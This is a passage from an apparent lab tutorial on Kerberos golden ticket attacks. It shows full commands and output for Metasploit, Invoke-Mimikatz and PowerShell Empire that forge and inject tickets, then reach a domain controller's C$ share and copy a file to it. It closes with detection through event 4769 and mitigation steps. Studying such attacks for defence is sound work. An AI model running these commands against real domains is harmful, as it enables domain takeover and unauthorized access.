Node IpAddress: [192.168.1.106] Scope Id: []

          NetBIOS Remote Machine Name Table

      Name               Type         Status
   ---------------------------------------------
   TGNTTF          <00>  GROUP       Registered
   WIN-S0V7KMTVLD2<00>  UNIQUE       Registered
   IGNITE          <1C>  GROUP       Registered
   WIN-S0V7KMTVLD2<20>  UNIQUE       Registered
   IGNITE          <1B>  UNIQUE      Registered

   MAC Address = 00-0C-29-1F-07-D8

Bluetooth Network Connection:
```

Now, use above enumerated information to generate Ticket use module:golden_ticket_create, it will store the ticket.kirbi on the desktop of my local machine.

```
golden_ticket_create -d ignite.local -u pavan -s S-1-5-21-3523557010-2506964455-26
```

◀ [   ] ▶

```
meterpreter > golden_ticket_create -d ignite.local -u pavan -s S-1-5-21-3523557010-2506964455-2614950430 -k f3bc61e97fb14d18c42bcbf6c3a9055f -t /root/Desktop/raj.kirbi
[+] Golden Kerberos ticket written to /root/Desktop/raj.kirbi
meterpreter > kerberos_ticket_use /root/Desktop/raj.kirbi  ⬅
[*] Using Kerberos ticket stored in /root/Desktop/raj.kirbi, 1800 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 5264 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\WIN-S0V7KMTVLD2.ignite.local\c$  ⬅
dir \\WIN-S0V7KMTVLD2.ignite.local\c$
 Volume in drive \\WIN-S0V7KMTVLD2.ignite.local\c$ has no label.
 Volume Serial Number is 1C84-81C0

 Directory of \\WIN-S0V7KMTVLD2.ignite.local\c$

04/20/2020  04:49 AM    <DIR>          inetpub
07/16/2016  06:23 AM    <DIR>          PerfLogs
04/15/2020  05:32 AM    <DIR>          Program Files
04/15/2020  05:30 AM    <DIR>          Program Files (x86)
04/20/2020  05:18 AM             7,168 raj.exe
04/15/2020  05:26 AM    <DIR>          Users
04/20/2020  07:44 AM    <DIR>          Windows
               1 File(s)          7,168 bytes
               6 Dir(s)  48,456,945,664 bytes free

C:\Windows\system32>█
```

Metasploit: Mimikatz Powershell Script

Similarly, you can use Powershell Script of Mimikatz to generate Ticket remotely for injecting in an application server or to store in form of kirbi format for future use. Now upload mimikatz powershell script to generate TGT and for this run given commands.

```
upload /root/powershell/Invoke-Mimikatz.ps1 .
shell
cd C:\Users\yashika\Desktop\
powershell
Set-ExecutionPolicy Unrestricted
Import-Module .\Invoke-Mimikatz.ps1
```

```
meterpreter > upload /root/powershell/Invoke-Mimikatz.ps1 .
[*] uploading  : /root/powershell/Invoke-Mimikatz.ps1 → .
[*] uploaded   : /root/powershell/Invoke-Mimikatz.ps1 → .\Invoke-Mimikatz.ps1
meterpreter > shell
Process 2548 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\yashika\Desktop\
cd C:\Users\yashika\Desktop\

C:\Users\yashika\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\yashika\Desktop> Set-ExecutionPolicy Unrestricted
Set-ExecutionPolicy Unrestricted
PS C:\Users\yashika\Desktop> Import-Module .\Invoke-Mimikatz.ps1
Import-Module .\Invoke-Mimikatz.ps1
```

When you have all required information then generate forge Ticket with the help of the following command.

```
Invoke-Mimikatz -Command '"kerberos::golden /user:pavan /domain:ignite.local /sid:
```

Above command will generate the Token for impersonating user with RID 500.

Once the attacker generates forge ticket, he/she can use this ticket in future to access the service of the application server by executing the following commands.

```
Invoke-Mimikatz -Command '"kerberos::purge"'
Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'
Copy-Item C:/Users/yashika/Desktop/raj.exe -Destination \\WIN-S0V7KMTVLD2.ignite.l
dir \\WIN-S0V7KMTVLD2.ignite.local\c$
```

```
PS C:\Users\yashika\Desktop> Invoke-Mimikatz -Command '"kerberos::purge"'   ←
Invoke-Mimikatz -Command '"kerberos::purge"'

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::purge
Ticket(s) purge for current session is OK

PS C:\Users\yashika\Desktop> Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'   ←
Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

PS C:\Users\yashika\Desktop> Copy-Item C:/Users/yashika/Desktop/raj.exe -Destination \\WIN-S0V7KMTVLD2.ignite.local\c$   ←
Copy-Item C:/Users/yashika/Desktop/raj.exe -Destination \\WIN-S0V7KMTVLD2.ignite.local\c$
PS C:\Users\yashika\Desktop> dir \\WIN-S0V7KMTVLD2.ignite.local\c$   ←
dir \\WIN-S0V7KMTVLD2.ignite.local\c$


    Directory: \\WIN-S0V7KMTVLD2.ignite.local\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/20/2020     4:49 AM               inetpub
d-----        7/16/2016     6:23 AM               PerfLogs
d-r---        4/15/2020     5:32 AM               Program Files
d-----        4/15/2020     5:30 AM               Program Files (x86)
d-r---        4/15/2020     5:26 AM               Users
d-----        4/20/2020     7:44 AM               Windows
-a----        4/20/2020     5:18 AM           7168 raj.exe

PS C:\Users\yashika\Desktop> █
```

Similarly, if you want to inject Ticket at the time it is generated to access the application server within that moment, then you run the below command.

```
Invoke-Mimikatz -Command '"kerberos::golden /user:pavan /domain:ignite.local /sid:
dir \\WIN-S0V7KMTVLD2.ignite.local\c$
```

```
mimikatz(powershell) # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500 /ptt
User      : pavan
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-3523557010-2506964455-2614950430
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime  : 4/20/2020 9:52:02 AM ; 4/18/2030 9:52:02 AM ; 4/18/2030 9:52:02 AM
→ Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'pavan @ ignite.local' successfully submitted for current session

PS C:\Users\yashika\Desktop> dir \\WIN-S0V7KMTVLD2.ignite.local\c$
dir \\WIN-S0V7KMTVLD2.ignite.local\c$


    Directory: \\WIN-S0V7KMTVLD2.ignite.local\c$


Mode            LastWriteTime         Length Name
----            -------------         ------ ----
d-----      4/20/2020    4:49 AM             inetpub
d-----      7/16/2016    6:23 AM             PerfLogs
d-r---      4/15/2020    5:32 AM             Program Files
d-----      4/15/2020    5:30 AM             Program Files (x86)
d-r---      4/15/2020    5:26 AM             Users
d-----      4/20/2020    7:44 AM             Windows
-a----      4/20/2020    5:18 AM       7168 raj.exe


PS C:\Users\yashika\Desktop>
```

Powershell Empire

When it comes for generating TGT/TGS, the powershell empire is the most dangerous framework, because once you have compromise victim machine who is member of AD, then you can use the following module directly without admin privilege session.

```
usemodule credentials/mimikatz/golden_ticket
set domain <Domain_name>
set sid <SID>
set user pavan
set group
set id 500
set krbtgt_hash <ntlm_hash>
```

This is a dynamic way to generate ticket because this module can be run without having admin privilege session and it will inject the ticket into the current session and the attacker can get direct access of the server.

```
(Empire: DZR451AV) > usemodule credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) > set domain ignite.local
(Empire: powershell/credentials/mimikatz/golden_ticket) > set sid S-1-5-21-3523557010-2506964455-2614950430
(Empire: powershell/credentials/mimikatz/golden_ticket) > set groups 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > set user pavan
(Empire: powershell/credentials/mimikatz/golden_ticket) > set krbtgt f3bc61e97fb14d18c42bcbf6c3a9055f
(Empire: powershell/credentials/mimikatz/golden_ticket) > set id 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > execute
[*] Tasked DZR451AV to run TASK_CMD_JOB
[*] Agent DZR451AV tasked with task ID 1
[*] Tasked agent DZR451AV to run module powershell/credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) >
Job started: HD9UK1

Hostname: DESKTOP-RGP209L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2
User       : pavan
Domain     : ignite.local (IGNITE)
SID        : S-1-5-21-3523557010-2506964455-2614950430
User Id    : 500
Groups Id : *500
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime  : 4/20/2020 10:18:24 AM ; 4/18/2030 10:18:24 AM ; 4/18/2030 10:18:24 AM
→ Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'pavan @ ignite.local' successfully submitted for current session


(Empire: powershell/credentials/mimikatz/golden_ticket) > back
(Empire: DZR451AV) > shell dir \\WIN-S0V7KMTVLD2.ignite.local\c$   ←
[*] Tasked DZR451AV to run TASK_SHELL
[*] Agent DZR451AV tasked with task ID 2
(Empire: DZR451AV) >
Directory: \\WIN-S0V7KMTVLD2.ignite.local\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/20/2020     4:49 AM              inetpub
d-----        7/16/2016     6:23 AM              PerfLogs
d-r---        4/15/2020     5:32 AM              Program Files
d-----        4/15/2020     5:30 AM              Program Files (x86)
d-r---        4/15/2020     5:26 AM              Users
d-----        4/20/2020     7:44 AM              Windows
```

Hunting Event log Golden ticket

When a bogus user account (one not in the AD Forest) is used with the RID of an existing AD account(Yashika). The bogus user here is "pavan" and has the groups set to the standard Golden

Ticket admin groups. an event log is generated for his logon activity and the event ID should be 4769, it will disclose the impersonate username and machine IP.

In the normal, valid account logon events, the event data structure is:

- Security ID: DOMAIN\AccountID
- Account Name: AccountID
- Account Domain: DOMAIN

Event Properties - Event 4769, Microsoft Windows security auditing.   ✕

General Details

A Kerberos service ticket was requested.

Account Information:
         Account Name: pavan@ignite.local ⬅
         Account Domain: ignite.local
         Logon GUID: {46c546f8-2fc7-053e-42e2-0f988fb28f48}

Service Information:
         Service Name: krbtgt
         Service ID: IGNITE\krbtgt

Network Information:
         Client Address: ::ffff:192.168.1.106
         Client Port: 50354

Additional Information:
         Ticket Options: 0x60810010
         Ticket Encryption Type: 0x12
         Failure Code: 0x0
         Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a
Windows service. The service name indicates the resource to which access was requested.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/20/2020 12:25:29 PM
Event ID:	4769	Task Category:	Kerberos Service Ticket Operation:
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WIN-S0V7KMTVLD2.ignite.local
OpCode:	Info		
More Information:	Event Log Online Help		

Copy   Close

Mitigation

1. Reset the krbtgt account password/keys

Microsoft has released the script to reset the krbtgt account password/keys which were not possible earlier. This script will enable you to reset the krbtgt account password and related keys while minimizing the likelihood of

Kerberos authentication issues being caused by the operation.

You can download it from **here**. This script is applicable for the following Platform:

Windows 10	No
Windows Server 2012	Yes
Windows Server 2012 R2	Yes
Windows Server 2008 R2	Yes
Windows Server 2008	Yes
Windows Server 2003	No
Windows Server 2016	Yes
Windows 8	No
Windows 7	No
Windows Vista	No
Windows XP	No
Windows 2000	No

2. Install endpoint protection to block attackers from loading modules like mimikatz & powershell scripts
3. Limit privilege for Admin and Domain Administrator access.
4. Alert on known behaviours that indicates Golden Ticket or other similar attacks.

Reference:

https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection-wp.pdf

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)?redirectedfrom=MSDN#default-local-accounts-in-active-directory